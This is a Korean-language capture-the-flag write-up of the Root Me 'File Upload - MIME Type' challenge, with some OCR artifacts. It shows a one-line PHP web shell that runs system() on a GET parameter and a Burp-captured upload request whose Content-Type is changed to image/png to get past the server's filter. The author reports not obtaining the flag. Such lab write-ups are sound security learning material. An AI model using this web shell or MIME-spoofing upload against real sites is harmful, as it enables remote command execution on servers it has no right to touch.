

[Root Me] File Upload - MIME Type Writeup




문제에 들어가 보면 이렇게 갤러리가 나온다.



Upload 페이지에 들어가보면 이렇게 파일을 업로드 할 수 있다.

웹쉘을 작성한다. 이 문제에서는 정확한 flag 경로를 주지 않았으므로 명령어를 입력할 수 있는 GET [cmd]로 작성하였다.



파일을 업로드하려 했는데 이런 메시지가 보인다. Webhacking.kr old-43 문제와 마찬가지로 필터링을 사용하고 있는 것으로 보인다.

문제에서 말하는 MIME 타입(Multipurpose Internet Mail Extensions type)은 파일 형식과 콘텐츠의 종류를 나타내는 표준 형식으로, text/html, image/png 등과 같이 주로 웹에서 서버와 클라이언트가 서로 주고받는 데이터의 유형을 명확히 하기 위해 사용하는 태그를 의미한다.

즉 이 문제도 old-43와 같은 방식으로 풀면 된다.

```
POST /web-serveur/ch21/?action=upload HTTP/1.1
Host: challenge01.root-me.org
Content-Length: 228
Cache-Control: max-age=0
Origin: http://challenge01.root-me.org
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryc8RLAyYlAj7XQnVL
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, li
 Chrome/130.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/a
=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://challenge01.root-me.org/web-serveur/ch21/?action=upload
Accept-Encoding: gzip, deflate, br
Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: PHPSESSID=dddf3e2309f38d598b0f2d080132384e; _ga=GA1.1.2022280769.172716938
_ga_SRYSKX09J7=GS1.1.1731417413.6.1.1731418143.0.0.0
Connection: keep-alive

------WebKitFormBoundaryc8RLAyYlAj7XQnVL
Content-Disposition: form-data; name="file"; filename="test.php"
Content-Type: application/octet-stream

<?php
system($_GET [cmd]);
?>
------WebKitFormBoundaryc8RLAyYlAj7XQnVL--
```

작성한 웹쉘을 업로드한 후 요청을 burp suite로 표시한 것이다. 여기서 mime 타입, 즉 content-type을 바꿔주면 된다.

```
Connection: keep-alive

------WebKitFormBoundaryc8RLAyYlAj7XQnVL
Content-Disposition: form-data; name="file"; filename="test.php"
Content-Type: image/png

<?php
system($GET [cmd]);
?>
------WebKitFormBoundaryc8RLAyYlAj7XQnVL--
```

이렇게 mime 타입을 필터링에 걸리지 않는 png로 바꾸어 준다.

최대한 노력했으나 burp suite 무료버전의 요청 속도가 너무 느려 플래그를 얻어내지 못했다.

그렇지만 이 뒤에는 쉽다. 웹쉘 실행 후 cmd와 ls-al 명령어를 통해 파일 목록을 표시하고, 여기서 플래그 혹은 패스워드 파일을 찾아내면 된다.